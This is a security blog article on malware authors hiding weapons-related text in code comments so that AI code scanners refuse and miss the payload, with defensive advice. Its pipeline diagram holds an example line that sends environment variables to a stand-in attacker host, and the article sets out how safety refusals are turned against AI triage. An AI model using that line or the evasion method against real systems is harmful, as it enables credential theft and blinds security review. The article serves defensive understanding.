
How Malware Devs Use Nuclear Text to Blind AI Scanners
Learn how malware authors use nuclear text to trigger LLM safety refusals and blind AI security scanners, plus practical defenses to protect your code.

- NV Trends
- 14 min read
- Updated


Malware developers blind AI security scanners by embedding nuclear, biological, and chemical weapons instructions inside code comments, which deliberately triggers the large language model’s (LLM) built-in safety refusal guardrails and causes the automated triage pipeline to fail silently or ignore the malicious payload.
This emerging attack vector represents a radical departure from classical binary obfuscation. Rather than attempting to bypass traditional signature scanners or sandbox heuristics, threat actors are weaponizing the ethical alignment layers of commercial frontier models. When an automated code security bot submits an inbound pull request or open-source package to an LLM for vulnerability analysis, the presence of forbidden weapons of mass destruction (WMD) text causes the model to abort the review with a hard safety refusal, allowing the malicious code underneath to slip straight into production environments.
For software development teams across India’s premier technology corridors—from Bengaluru and Hyderabad to Pune and Gurugram—this tactic introduces an urgent blind spot. As organizations aggressively deploy automated AI review agents to keep pace with continuous integration and continuous deployment (CI/CD) pipelines, relying entirely on commercial AI tools without deterministic safety fallbacks leaves corporate repositories exposed to devastating software supply chain compromises.
Key takeaways:
- Safety Alignment Weaponization: Attackers embed text detailing Chemical, Biological, Radiological, or Nuclear (CBRN) weapons in code comments to force LLMs into generating safety refusals instead of security verdicts.
- Pipeline Parser Failures: Automated security wrappers frequently mishandle AI refusals, logging them as neutral parse errors or non-malicious exceptions that allow poisoned packages to clear CI/CD gates.
- Real-World Supply Chain Targets: Malicious packages discovered on open-source registries such as npm have leveraged this technique to exfiltrate developer environment variables and cloud credentials.
- Context Pollution & Attention Hijacking: Even when models do not refuse outright, dense weaponization text fills context windows and prevents transformer self-attention mechanisms from detecting obfuscated payload logic.
- Fail-Closed Defense Architecture: Engineering teams must strip comments before AI ingestion, treat model refusals as critical security alerts, and run rule-based static analysis alongside LLMs.
What Is LLM Triage Derailment?
To understand how nuclear text blinds automated security systems, it is necessary to examine how modern application security (AppSec) operations manage code volume. In modern software engineering, millions of open-source libraries, packages, and updates are published every month across platforms like GitHub and package registries. Human security analysts cannot manually inspect every line of foreign code being imported into internal repositories.
To solve this scaling bottleneck, organizations incorporate automated triage layers powered by frontier LLMs. When a developer submits a dependency update or an open-source library is pulled into a staging environment, an automated scanner passes the source code to an LLM with a system prompt such as:
You are an expert AppSec analyst. Examine the following code snippet.
Determine whether it contains backdoors, data exfiltration logic, or malicious routines.
Return your evaluation in strict JSON format: {"is_malicious": boolean, "threat_level": string, "reason": string}.
Frontier models such as those developed by OpenAI and Anthropic are trained with extensive Reinforcement Learning from Human Feedback (RLHF) and fine-tuned system safeguards. These safeguards are designed to prevent the model from generating, analyzing, or facilitating instructions regarding CBRN materials, dangerous pathogens, or illegal armaments.
When a malicious package deliberately incorporates raw text explaining fissile material enrichment or weaponized pathogen synthesis within non-executable comment blocks, the model’s safety classifier intervenes. Instead of evaluating whether the underlying JavaScript or Python code contains a reverse shell, the model encounters forbidden semantic tokens and outputs a standard policy refusal:
"I cannot fulfill this request. I am unable to process or generate content related to chemical, biological, radiological, or nuclear weapons."
Because the security scanner expects a structured JSON schema assessing malware risk, the refusal breaks the parser. Depending on how the scanner’s integration code is written, this unhandled response is frequently treated as an API timeout, a non-fatal parsing anomaly, or a neutral verdict. Consequently, the malicious code bypasses triage completely.
The Technical Mechanics: How Weapons Text Exploits AI Scanners
The exploit does not rely on a software flaw within the operating system or an algorithmic bug in the tokenizer. Instead, it exploits the fundamental architectural gap between an AI model’s generic ethical guardrails and its specialized task as a code security analyzer.
+-------------------------------------------------------------------------------+
|                        Inbound Untrusted Code Package                         |
|  +-------------------------------------------------------------------------+  |
|  | /* Detailed Uranium Enrichment & Centrifuge Cascade Protocol Text... */ |  |
|  | const creds = process.env; fetch("https://attacker.io", {body: creds}); |  |
|  +-------------------------------------------------------------------------+  |
+---------------------------------------+---------------------------------------+
                                        |
                                        v
                 +---------------------------------------------+
                 |    Automated AI Security Scanner Pipeline   |
                 +----------------------+----------------------+
                                        |
                                        v
                 +---------------------------------------------+
                 |        Commercial Frontier LLM API          |
                 +----------------------+----------------------+
                                        |
            +---------------------------+---------------------------+
            |                                                       |
            v                                                       v
  [Safety Layer Triggered]                                [Semantic Processing]
  CBRN Policy Violation Detected                         Self-Attention Hijacked
  Output: "I cannot fulfill this request..."             Context Window Polluted
            |                                                       |
            +---------------------------+---------------------------+
                                        |
                                        v
                 +---------------------------------------------+
                 |   Scanner Wrapper Parser Error / Fallback   |
                 |      Result Logged as: "Skipped / Pass"     |
                 +----------------------+----------------------+
                                        |
                                        v
                 +---------------------------------------------+
                 | Malware Deployed to Production / Dev System |
                 +---------------------------------------------+
1. Hard Safety Refusal and Pipeline Swallowing
Commercial LLMs operate with layered safety architectures. When an incoming prompt violates foundational trust and safety guidelines, the safety filter preempts the generative model.
In automated AppSec pipelines, engineering teams often build wrappers around LLM APIs using asynchronous job queues. If the parser expects a numeric score or a boolean flag, receiving a natural-language refusal string causes an exception. When security tools are misconfigured with permissive default policies (“fail-open” to avoid interrupting developer builds), any uncaught exception causes the scanner to record the package as unscannable or neutral. The build succeeds, and the backdoor enters the software supply chain unhindered.
2. Context Window Pollution and Attention Hijacking
In scenarios where the embedded weapons text does not trigger an immediate hard refusal, it executes an attention-hijacking attack. Transformer models rely on self-attention mechanisms that assign mathematical weights to tokens across the context window based on relevance and semantic density.
Technical instructions detailing nuclear physics, weaponization schemas, or biological pathogen propagation possess an exceptionally high information density. When threat actors paste several thousand tokens of dense technical manuals into block comments, these tokens dominate the model’s attention budget. The subtle, single-line malicious payload—such as an obfuscated child_process.exec() call or an environmental credential dump—is treated as background noise. Published research indicates that as context windows are flooded with high-salience irrelevant data, an LLM’s retrieval accuracy and contextual reasoning over subtle edge cases degrade sharply.
3. Queue Routing and Triage Misclassification
Large enterprise security operations centers (SOCs) utilize automated routing rules to assign incoming tickets. In many corporate environments, alerts triggered by trust and safety filters (such as hate speech, violent extremism, or weapons proliferation) are routed to legal, compliance, or human resources review queues.
Conversely, malware alerts are routed directly to the incident response and AppSec engineering teams. By deliberately provoking a policy violation rather than a malware detection, attackers can misdirect the alert into a compliance queue where analysts lack the technical expertise to inspect the accompanying code. By the time compliance officers clarify the ticket days later, the attackers have already harvested access tokens and established persistence.
Traditional Code Obfuscation vs. Semantic LLM Evasion
To understand why this technique has caught engineering teams off guard, it helps to compare it directly against the historical progression of malware evasion methods.
| Evasion Strategy | Target Defense Mechanism | Technical Mechanism | Detection Efficacy (Traditional SAST) | Detection Efficacy (LLM Scanners) | Primary Weakness / Tell |
|---|---|---|---|---|---|
| Base64 / Hex Encoding | Human Reviewers, Simple String Matchers | Encodes raw payloads into alphanumeric ASCII strings | High (Heuristic entropy analysis flags encoded blocks instantly) | High (LLMs decode standard Base64 easily during inference) | High Shannon entropy; recognizable encoding headers |
| Polymorphism & Packing | Static Signature Databases (YARA, Antivirus) | Scrambles file signatures and uses dynamic unpacking stubs | Moderate to High (Behavioral sandboxes flag runtime unpacking) | Moderate (De-obfuscation prompts can analyze unpacking logic) | Suspicious system calls, high memory execution anomalies |
| Environmental Keying | Dynamic Analysis, Sandboxes | Delays execution until specific hostnames, usernames, or IPs are found | High in production; Low in generic sandboxes | Moderate (Logic analyzing conditions is visible in cleartext) | Hardcoded sandbox checks visible in source logic |
| Triage Derailment (Weapons Text) | AI Triage Agents, LLM Code Scanners | Embeds CBRN/WMD text in comments to trigger AI safety filters | Low (Traditional SAST ignores comments unless specifically configured) | Extremely Low (Triggers refusal or attention failure) | Out-of-place natural language comments in source code |
Traditional evasion methods focused on modifying the syntactic structure or runtime behavior of code to deceive binary decoders and human auditors. Semantic evasion, by contrast, preserves readable code while exploiting the artificial morality and alignment parameters of natural-language models. It is a psychological exploit targeting machine models.
Real-World Attacks: Mini Shai-Hulud, Miasma, and Hades
This evasion strategy is not a hypothetical vulnerability; it has been observed operating in active campaigns. Independent security researchers uncovered several malicious packages uploaded directly to open-source software repositories, targeting unsuspecting developers.
One notable instance involved an npm package dubbed Mini Shai-Hulud. On the surface, the package mimicked common utility libraries used by frontend and backend JavaScript developers. Within the package files, the author included extensive multi-line comment blocks containing detailed technical excerpts regarding biological weapons synthesis and lethal pathogen containment protocols.
Beneath these comment blocks lay an exfiltration script targeting environment variables. When installed on a developer’s machine or executed inside a CI/CD build worker, the script crawled local directories for:
.envfiles containing production database passwords- Cloud provider access tokens (
AWS_SECRET_ACCESS_KEY,AZURE_CLIENT_SECRET) - Private SSH deployment keys
- Corporate npm and GitHub personal access tokens (PATs)
Similar tactics were observed in related malware families named Miasma and Hades. In each case, automated security bots deployed to monitor public registry additions failed to generate actionable malware reports because the underlying AI engines returned policy refusal exceptions.
This type of supply chain vector closely mirrors broader campaigns targeting software engineers, such as the LinkedIn job offer backdoor threat where threat actors deliver malicious dependencies directly into developer workstations under the guise of technical coding assessments. Once a single developer’s machine is compromised, attackers use the stolen tokens to pivot deeper into corporate infrastructure.
Why Indian Software Engineering Hubs Face Severe Exposure
India represents one of the largest software developer ecosystems in the world, with massive engineering concentrations across Bengaluru, Hyderabad, Pune, Chennai, and the National Capital Region (NCR). Software teams in these hubs maintain critical codebases for global Fortune 500 enterprises, manage large-scale fintech infrastructure, and build high-growth SaaS applications.
As engineering organizations face pressure to ship software faster, engineering leaders have rapidly integrated commercial AI models into their development workflows. Code review bots, automated PR summarizers, and automated dependency scanners have become standard across engineering teams. However, automated systems deployed without defense-in-depth create acute vulnerabilities:
- Blind Trust in AI Outputs: When an AI code assistant reports an unhandled exception or skips a file with a generic warning, developers under tight deployment deadlines often dismiss it as an API glitch and proceed with merging the pull request. As seen in other operational failures where automation was accepted without verification—such as when a judge canceled a trial after both sides used AI for filings—unquestioning reliance on probabilistic machine models introduces catastrophic systemic risk.
- Severe Regulatory and Financial Liabilities: Under India’s Digital Personal Data Protection (DPDP) Act, overseen by the Ministry of Electronics and Information Technology (MeitY), organizations are held strictly liable for failing to implement reasonable security safeguards to protect personal data. Penalties under statutory frameworks can reach up to Rs. 250 crores for significant data lapses.
- Escalating Breach Remediation Costs: Based on published industry data, the average cost of a corporate data breach in India exceeds Rs. 10 to 15+ crores as of 2026, encompassing incident response forensics, business downtime, regulatory disclosures, and customer reparations. A supply chain breach originating from an uninspected npm package can compromise multiple microservices simultaneously.
How to Defend Against “Blinded” AI Scanners
Securing code review pipelines against semantic evasion requires treating LLMs as untrusted components within a multi-layered security architecture. AI should act as an investigative aid, never as the sole arbiter of code safety.
                         Incoming Code Submission
                                    |
                                    v
                     +------------------------------+
                     | Pre-Processing & AST Parsing |
                     +--------------+---------------+
                                    |
            +-----------------------+-----------------------+
            |                                               |
            v                                               v
+------------------------+                     +------------------------+
|  Deterministic Checks  |                     |  Isolated LLM Pipeline |
|  - Semgrep / SAST      |                     |  - Comments Stripped   |
|  - YARA Rules          |                     |  - Pure AST Evaluation |
|  - Entropy Scanners    |                     +-----------+------------+
+-----------+------------+                                 |
            |                                              v
            |                              +--------------------------------+
            |                              |    Safety Refusal Handler      |
            |                              | If Refusal/Block -> Quarantine |
            |                              +---------------+----------------+
            |                                              |
            +-----------------------+----------------------+
                                    |
                                    v
                     +------------------------------+
                     |    Unified Risk Evaluator    |
                     |  Fail-Closed CI/CD Pipeline  |
                     +------------------------------+
1. Pre-Process and Decouple Comments from Code
The most immediate architectural fix is to decouple non-executable natural language from executable logic prior to LLM analysis. Automated scanners should parse the source code into an Abstract Syntax Tree (AST) using language-specific parsers.
- Send the executable AST representation to the LLM to verify logical flow, network calls, and file system operations without any comments.
- Pass the extracted comments into a separate, lightweight heuristic scanner designed to detect anomalous vocabulary, high-entropy blocks, or out-of-context text. If a utility library contains paragraphs discussing nuclear physics or biological agents, flag the repository for manual human review immediately.
2. Implement a Strict “Fail-Closed” Architecture
Security integration wrappers must treat model refusals as high-severity anomalies rather than ignorable system exceptions.
- Never allow default passes: If an LLM returns an HTTP 400 error, a content moderation refusal, or an unparseable response, the CI/CD pipeline must automatically block the build.
- Quarantine on refusal: Any code file that causes an AI safety filter to trip should be automatically quarantined and escalated to a Tier-2 human security analyst. An AI refusal in a code repository is an indicator of compromise (IoC) until proven otherwise.
3. Maintain Deterministic Security Layers (SAST and YARA)
Traditional, deterministic static application security testing (SAST) tools do not have safety guardrails, ethical filters, or emotional heuristics. A YARA rule or Semgrep query searching for suspicious outbound HTTP requests, obfuscated eval() functions, or sensitive credential access will execute regardless of what is written in the comments.
Engineering teams should utilize a defense-in-depth pipeline:
- Layer 1: Static Heuristics & SAST: Execute rules-based checks for known malicious call signatures, unpinned dependencies, and anomalous network behaviors.
- Layer 2: Secrets Scanning: Scan for AWS tokens, private keys, and environment variable access patterns.
- Layer 3: Decoupled LLM Review: Leverage LLMs strictly for contextual summarization of obfuscated logic that cleared initial deterministic filters.
4. Deploy Dedicated, Unguarded Local Models for Security Analysis
Commercial consumer-facing APIs are intentionally aligned with broad safety guardrails suitable for public chat interfaces. For specialized enterprise AppSec tasks, organizations should evaluate deploying self-hosted, open-weight models fine-tuned specifically on code analysis.
Self-hosted models running on private enterprise infrastructure can be configured without restrictive CBRN refusals, allowing the model to analyze any text string purely as potential malware. This removes the third-party refusal mechanism entirely, ensuring that every code block is scrutinized objectively.
FAQ
Why do malware developers use nuclear and biological text instead of other words?
Commercial AI providers maintain strict, zero-tolerance safety guardrails against Chemical, Biological, Radiological, and Nuclear (CBRN) content. While an LLM might attempt to process or discuss other controversial topics depending on system context, CBRN triggers an immediate, unyielding refusal from the safety layer, reliably shutting down the analysis.
Can traditional antivirus or SAST tools detect code with nuclear text?
Yes, traditional tools easily analyze the code because they evaluate binary structure, syntax trees, and execution signatures rather than natural-language ethics. However, if an organization has replaced traditional static tools with automated AI-only scanners, the traditional detection layer is missing, allowing the bypass to succeed.
What should a developer do if an AI code reviewer returns a safety refusal error?
Developers should never ignore or bypass a safety refusal error in their CI/CD pipeline. A refusal indicates that the file contains flagged or anomalous content designed to disrupt analysis; the package should be quarantined and manually audited by a security professional before any code is merged.
Does this attack vector apply only to JavaScript and npm?
No, the technique works across any programming language and ecosystem where AI models are used for automated code review, including Python (PyPI), Go, Rust (crates.io), and internal enterprise Git repositories. The exploit targets the AI scanner’s language processing model, not the runtime environment of the target programming language.
Conclusion
The weaponization of nuclear and biological text to blind AI scanners marks a pivotal transition in cybersecurity: threat actors are no longer just attacking software vulnerabilities; they are attacking the cognitive and ethical guardrails of AI-driven defenses. By manipulating the very safety mechanisms designed to protect society from hazardous information, attackers have turned AI alignment into an operational liability.
For development organizations in India and globally, the takeaway is clear. Artificial intelligence offers immense leverage for code analysis, but it cannot be treated as an infallible, standalone defense. Maintaining robust software supply chain integrity demands a resilient defense-in-depth strategy: decoupling code comments from execution logic, configuring pipelines to fail closed whenever an AI encounters an error, and reinforcing automated triage with uncompromising, deterministic static analysis.
- Tags:
- Malware Analysis
- Cybersecurity
- Artificial Intelligence
- Appsec
- Supply Chain Security
- Llm Security